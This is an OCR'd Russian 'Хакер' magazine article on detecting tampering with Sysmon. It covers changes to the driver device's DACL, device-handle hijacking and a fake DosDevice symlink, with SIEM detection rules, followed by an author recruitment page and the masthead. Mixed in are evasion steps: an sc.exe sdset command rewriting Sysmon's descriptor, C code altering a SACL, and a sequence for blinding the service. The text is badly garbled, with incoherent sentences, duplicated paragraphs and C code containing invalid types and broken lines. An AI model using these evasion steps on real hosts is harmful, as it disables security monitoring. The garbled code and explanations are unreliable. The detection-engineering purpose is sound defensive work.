Соответственно часть особенно хитрых Windows-пентестеров пишет свои драйверы и устанавливает их для своих целей. Но есть один нюанс, а обычный пользователь (security descriptor SD), который менее определяет, кому можно получить доступ к этому устройству, а кому нет.

Атакующий может этот недостаток таким образом, чтобы разрешить Sysmon.exe, работающий от имени учетки service local. Сделать это можно, например, с помощью утилиты sc.exe:

```
sc.exe sdset \\.\Sysmon "D:(A;;CCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)"
```

Строчка аналогичная установке Sysmon.exe в собственный каталог, дополнительно правила с правами чтения, которые необходимо обновить.

А для этого, до релиза Sysmon 14.0 — параметром -d, параметры -DUPLICATE_SACL_SOURCE и -DUPDATE_DESCRIPTOR. Последние — для обновления дескриптора, который и нужно изменить.

Можно было бы детектить такие вызовы на основе перехватывания обновления. Сделать это просто есть соответствующие индикаторы, событие 4656 и 4663 генерируются списком часто. Поэтому мы только другие и рассмотрим.

Подробности безопасности Windows может генерировать событие, которые прямо связанными с системой списка DACL по тот поиск есть соответствующие индикаторы, которые и рассмотрим. Давай сначала посмотрим на это событие, а потом попробуем с нам, как же его запустить. Итак, меняем списка DACL:

Можно было бы детектить такие вызовы на основе перехватывания обновления. Сделать это просто есть соответствующие индикаторы, событие 4656 и 4663 генерируются списком часто. Поэтому мы только другие и рассмотрим.

Подробности безопасности Windows может генерировать событие, которые прямо связанными с системой списка DACL по тот поиск есть соответствующие индикаторы, которые и рассмотрим. Давай сначала посмотрим на это событие, а потом попробуем с нам, как же его запустить. Итак, меняем списка DACL:

Открываем журнал Security и видим следующее:

Событие Event4 4656 говорит нам о том, что запрошенный процесс, обращающийся к объекту, имеющему имя C:\Windows\Sysmon.exe, получил доступ к объекту. Но в нем отсутствуют все отличия, то и новые разрешения для объекта. Отличия, которые уже можно формирования алгоритм на наличие подозрительных действий.

Казалось бы, мы нашли событие, которое отслеживает факт воздействия на Sysmon, но нет! Атакующий и постарался обойтись тонкость.

Дело в том, что для изменения DACL необходимо сначала получить дескриптор объекта, а в качестве блока передать, несмотрит, потом событий 4656, 4658 и 4663, в которых нужно просто уточнить. Хотя в Windows-дескрипторы Microsoft генерируются, или же АВТО дескриптор есть только только другие изменения полностью авторизации.

Что хорошо, что Microsoft не стал так же поступать, чтобы не нарушать обратную совместимость, поэтому в случае обнаружения с нам нужно использовать ОС, которая поддержит:

```
D:(A;;GA;;;BA)
```

Это запись означает, что параметры доступа для данного объекта находятся от его родителя. Поэтому, что в результате изменения событий журнала стандартно не будет.

Давай рассмотрим с изменения:

```
D:(AI;GA;FA;;;WD)
```

Это строка означает, что для всех учетных записей (**WD** — Everyone) нужно предоставить доступ ко всем разрешениям (**GA** — General Access) для объекта (**FA** — FileAccess). Поскольку наследуемых ОКС нужно, например, так:

```
RtlInitUnicodeString(&sd,
RtlInitUnicodeString(&sd,
RtlInitUnicodeString(&sd,
RtlInitUnicodeString(&sd,
```

```
int main(int argc, char** argv)
{
    ANSIW wstringSd = L"D:(A;;GA;;;BA)(A;;GA;;;WD)";

    ENTER lpDescriptorSd = L"\\?\C:\Windows";
    PSECURITY_DESCRIPTOR pSecurityDescriptor = NULL;
    PACL pAcl = NULL;
    BOOL bSaclPresent = FALSE, bSaclDefaulted = FALSE;

    /*    check SecurityPrivilege                    */

    /*    enable SecurityPrivilege                   */

    DWORDE hDevice = CreateFile(lpDescriptorSd, ACCESS_SYSTEM_SECURITY,
    FS_NULL, NULL, OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS, NULL);

    if (hDevice == INVALID_HANDLE_VALUE)
    {
        wprintf(L"[!] CreateFile Fail with ACCESS_SYSTEM_SECURITY
    flag return error: %lw", GetLastError());
        goto Cleanup;
    }

    if (!ConvertStringSecurityDescriptorToSecurityDescriptorW(
    wstringSd, SDDL_REVISION_1, &pSecurityDescriptor, NULL))
    {
        wprintf(L"[-]
    ConvertStringSecurityDescriptorToSecurityDescriptorW Func return
    error: %lw", GetLastError());
        goto Cleanup;
    }

    if (!GetSecurityDescriptorSacl(pSecurityDescriptor, &bSaclPresent
    , &pAcl, &bSaclDefaulted))
    {
        wprintf(L"[-] GetSecurityDescriptorSacl Func return error: %l
    w", GetLastError());
        goto Cleanup;
    }

    if (!IsValidAcl(pAcl))
    {
        wprintf(L"[-] SAcl not valid");
        goto Cleanup;
    }

    if (SetSecurityInfo(hDevice, SE_KERNEL_OBJECT,
    SACL_SECURITY_INFORMATION, NULL, NULL, pAcl) != ERROR_SUCCESS)
    {
        wprintf(L"[-] SetSecurityInfo Func return error: %lw",
    GetLastError());
        goto Cleanup;
    }

    Cleanup:
        if (pSecurityDescriptor)
            LocalFree(pSecurityDescriptor);
        if (pAcl)
            VirtualFree(pAcl, 0, MEM_RELEASE);
        if (hDevice)
            CloseHandle(hDevice);

    return 0;
}
```

Не забудь в переменной выше под добавить возможность включения привилегии **SecurityPrivilege** в противном случае будет **ERROR_ACCESS_DENIED** то есть, как управлять привилегиями читай в статье «Трассировка. Выявляем мониторинг на стороне максимально незаметно».

Что касается, как то все довольно просто для того, чтобы просто закинуть строчку отправки с дескриптом. Давай посмотрим, может, есть еще какие-то отличия, которые это затемняется? Да, для чего нет!

В подсчетах журнала Windows есть события, которое похожее нам закладывать, что называется, что то и Event3 3656. С его помощью можно отслеживать изменения файлов, которые требуют чувствительные привилегии. Но, к сожалению, в отличие от Event4 4656 и Event4 4663 в нем отсутствуют — нет даже полезной информации.

Если посмотрим внимательно учета (от имени которого запущен вредоносный код) не может получить разрешения на изменение DACL, то тут атакующий сам нам сообщает, что ему не хватает прав для изменения DACL, а также какие DACL. Поэтому, получив ошибку «Access denied» обычно — пересмотрим порядок изменения прав — сначала применяем **SetSecurityPrivilege** и **SetSecurityDescriptorSacl** и уже был использованные привилегии которая сработает с формированием Event3 4674.

Это особенно будет сформировано и момент вызова **SetSecurityInfo()**. Оно нам скажет, что мы получили доступ к объекту **\\Device\\Sysmon**, но нет доступа к объекту **ATTRIBUTE_SACL** для выполнения этой операции использовать привилегии **SeSecurityPrivilege** и **SeTakeOwnerShipPrivilege**. Следующий, если фиксе пакетов ой изменения кажется обычно.

Но основе этой информации можно получить, например:

```
event Sysmon/Sec/Modified:
    {
        event_rec.Host
    Filter {
        Filter:NotPrivileges=[*] and
        Filter:Privileges=[*] and
        msgid == "4674" and
        Image=[*].path == "[*]Device\[*]" and
        Image=[*].path == "[*]Sysmon[*]"
    }
}

rule Sysmon/Sec/device_Sacl_manipulation: Sysmon/Sec/Modified
```

Полный текст правила со вариациями детекта на основе **Event3 4656** и **Event3 4663** можно посмотреть в репозитории Open XP Rules.

Для Event SIEM может имеет следующий вид.

Конечно же, нашли не навечерие! что вредонос будет выполнять изменение дескриптора, изменяющего DACL, но вероятность этого довольно высока. Кроме того, запуск вредоноса может быть собран HEX-кодом, который позволяет даже в боевой инфраструктуре, которая обеспечивает права, внутренняя разведка, которая данные и получает Windows Event Collector (WEC) и отправляет.

Что касается дальнейшего детекта то тут происходит вызов **OpenProcess()** с нашим **PROCESS_DUP_HANDLE** и последующий **DuplicateHandle()** с параметром **DUPLICATE_CLOS_SOURCE**, чтобы закрыть доступ к **\\Device\\Sysmon**.

Можем проверить параметры вызова процесса Sysmon с помощью:


```
D:(AI;GA;FA;;;WD)
```

Тогда мы получим событие 4656 и 4663.

Продолжение ⟶

# ДЕТЕКТ НА СВЯЗИ

## УЧИМСЯ ОБНАРУЖИВАТЬ СЛЕДЫ ATAK HA EDR




Также может быть отслеживаемо событие EventID 4690, которое должно сообщить нам о добавлении кнута, но оно не предоставляет информации о параметрах дублирования (DUPLICATE_CLOSE_SOURCE) равно как и 4656 и 4663, а также может вызвать частоту генерации.

Кроме того, их получение — задача не такая уж тривиальная, потому что придется править SACL для процесса. А это снова писать код и проверять прочие нюансы (если ты знаешь, как можно изменить SACL на процессы штатными инструментами, прошу меня поправить).


В заключение этого раздела давай посмотрим на событие EventID 255, которое сформировал сам Sysmon.

Из-за что-то Sysmon любит не может получить хендл коммуникационного устройства, он сообщает нам об этом.



### Детектим подмену хендла девайса Sysmon

В статье «Продвижение хендл девайса Sysmon» я показывал технику, которая отличается от описанной выше тем, что изменяется состояние процесса подкрал → теперь, чтобы запустить бэкдор бы отлавливать с помощью событие 4663, но трудности настройки аудита (доступа к разным процессам) — дело нетривиальное, но мысль основная это дает. Поэтому мы посмотрим на одну сравнительно простую Sysmon 255. Оно появляется в результате проведения техники, которую ты можешь наблюдать на скриншоте ниже:




А мы, в свою очередь, напишем детект:

```
event SysmonDrv_InvalidHandle:
    key:
        event_src.host
    filter (
        filter:!NotFromCorrelator() and
        event_src.title == "sysmon" and
        mngid == "255" and
        lower(object.name) == "driverconmunication" and
        regex(lower(message), "access.*driver.*(неверный|invalid)(|дескриптор|handle)", 0) != null
    )

rule SysmonDrv_device_dacl_manipulation: SysmonDrv_InvalidHandle
```

### Детектим подмену хендла девайса SysmonDrv


В статье «Продвижение хендл девайса» я показывал технику, которая отличается от описанной выше тем, что изменяется состояние процесса подкрал → теперь, что запустить бэкдор бы отлавливать с помощью событие 4663, но трудности настройки аудита (доступа к разным процессам) — дело нетривиальное, но мысль основная это дает. Поэтому мы посмотрим на одну сравнительно простую Sysmon 255. Оно появляется в результате проведения техники, которую ты можешь наблюдать на скриншоте ниже:



В этом случае мы ищем множество событий 255. Напишем детект:

```
event SysmonDrv_InvalidParam:
    key:
        event_src.host
    filter (
        filter:!NotFromCorrelator() and
        event_src.title == "sysmon" and
        mngid == "255" and
        lower(object.name) == "driverconmunication" and
        regex(lower(message), "failed.?retrieve.?events(неверн|invalid)(|параметр|parameter)", 0) != null
    )

rule SysmonDrv_handle_hijacking: SysmonDrv_InvalidParam -> SysmonDrv_InvalidParam
```

И правило для Elastic SIEM.



### Детектим фейковый DosDevice

В статье «Тонкая шпионская» я подробно рассказывал, как атакующие могут подменить символические ссылки в DosDevice. Суть этой техники заключается в создании фейковой ссылки SysmonDrv на коммуникационное устройство, чтобы, когда запустится сервис Sysmon64, он не смог корректно вызвать драйвер работы этой ссылки.

1. Вредоносный процесс с помощью вызова CreateSecurityDescriptor регистрирует себе в качестве службы, чтобы быть запущенным во время старта операционной системы.
2. С помощью функции RegSetValueEx прописывает себе в список зависимостей сервиса Sysmon64.
3. Это позволяет ему запуститься до старта Sysmon и с помощью вызова DefineDosDevice() подменить целевое устройство, на которое указывает символическая ссылка SysmonDrv.

Во всей этой цепочке самым подозрительным будут факты **создания службы** и **появления зависимости у Sysmon**. Создание служб можно мониторить с помощью событий 4697 или 7045. А добавление зависимости Sysmon будет равнозначно изменению значения ключа **DependOnService** вот в этой ветке:

```
HKLM\SYSTEM\ControlSet001\Services\Sysmon64
```

Сам по себе Sysmon не имеет никаких зависимостей, и, если они появляется, значит, перед нами какая-то аномалия.

Давай попробуем посмотреть на это. Первым делом нам потребуется настроить список SACL для ветки реестра, описывающей параметры работы Sysmon.



Настраиваем список аудита для всех пользователей при выполнении операции «Запись значения ключа», обладать действием — «Этот раздел и его подразделы». Список разграничения доступа лучше сделать пустым, чтобы не возникло ключей с существующим разрешением.

Итак, экспортируем технику в синтаксис Sigma-правил. Первое событие, которое мы видим, — EventID 4697, которое говорит нам об изменении значения ключа реестра (при условии, что включен аудит реестра и с соответствующим веткам применен SACL).



Также можно расчитывать на событие самого Sysmon — 13, ведь эффект такой ветки будет виден только при изменении старта системы.

И для событий куда более интересны, чем события установки служб. Здесь четко видно, что для правильного **DependOnService** ветки **\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\Sysmon64** установлено значение **E:\work\myprojectprochlyd4\Debug\VakdosDevice.exe**, что равнозначно добавлению зависимости для службы **Sysmon64**.

Детект будет выглядеть следующим образом:

```
event MalwareService_Created:
    key:
        event_src.host, subject.account.session_id
    filter (
        filter:!NotFromCorrelator() and
        event_src.title == "windows" and
        mngid == "4657"
    ) or (
        event_src.title == "sysmon" and
        mngid == "13" )
    ) and
    in_list(["create", "modify"], lower(action)) == True and
    regex(object.path, "sysmon64", 0) != null and
    lower(object.name) == "dependonservice"
    )

rule Create_Fake_SysmonDrv_symlink: MalwareService_Created* -> SysmonDepend_Created within 20s
```

И по традиции скрин из Кбана.

А вот что производит в журнале Sysmon после перезагрузки.



В событиях мы увидим два характерных события — EventID 255. Дополним наш детект-скрипт:

```
event MalwareService_Created:
    key:
        event_src.host, subject.account.session_id
    filter (
        filter:!NotFromCorrelator() and
        event_src.title == "windows" and
        mngid == "4657"
    ) or (
        event_src.title == "sysmon" and
        mngid == "13" )
    ) and
    in_list(["create", "modify"], lower(action)) == True and
    regex(object.path, "sysmon64", 0) != null and
    lower(object.name) == "dependonservice"
    )

event SysmonDrv_Depend_Created:
    key:
        event_src.host, subject.account.session_id
    filter (
        filter:!NotFromCorrelator() and ((
            event_src.title == "windows" and
            mngid == "4657"
        ) or (
            event_src.title == "sysmon" and
            mngid == "13" )
        ) and
        in_list(["create", "modify"], lower(action)) == True and
        regex(object.path, "sysmon64", 0) != null and
        lower(object.name) == "dependonservice"
    )

event SysmonDrv_WriteError:
    key:
        event_src.host
    filter (
        filter:!NotFromCorrelator() and
        event_src.title == "sysmon" and
        mngid == "255" and
        lower(object.name) == "getconfigurationoptions" and
        regex(lower(message), "failed.?configuration.?error.%.(|name|write)", 0) != null
    )

rule Fake_SysmonDrv_symlink: (MalwareService_Created* -> SysmonDepend_Created within 20s) or (SysmonDrv_WriteError+ -> SysmonDrv_WriteError)
```

Правило Elastic SIEM.



### ВЫВОДЫ

В этом материале мы рассмотрели разные способы детекта воздействий на вариант подсистемы Sysmon, а точнее, на взаимодействие службы Sysmon с ее драйвером. В следующем материале мы разберем технику обнаружения манипуляций с подсистемой ETW. До новых встреч!

# СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

## Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

## КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

## Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

**TL;DR**

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№6 (303)

**Андрей Письменный**
Главный редактор
pismenny@glc.ru

**Валентин Холмогоров**
Ведущий редактор
valentin@holmogorov.ru

**Илья Русанен**
Разработка
rusanen@glc.ru

**Евгения Шарипова**
Литературный редактор

**yambuto**
Бильд-редактор
yambuto@gmail.com

MEGANEWS

**Мария Нефёдова**
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

**Анна Яковлева**
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2024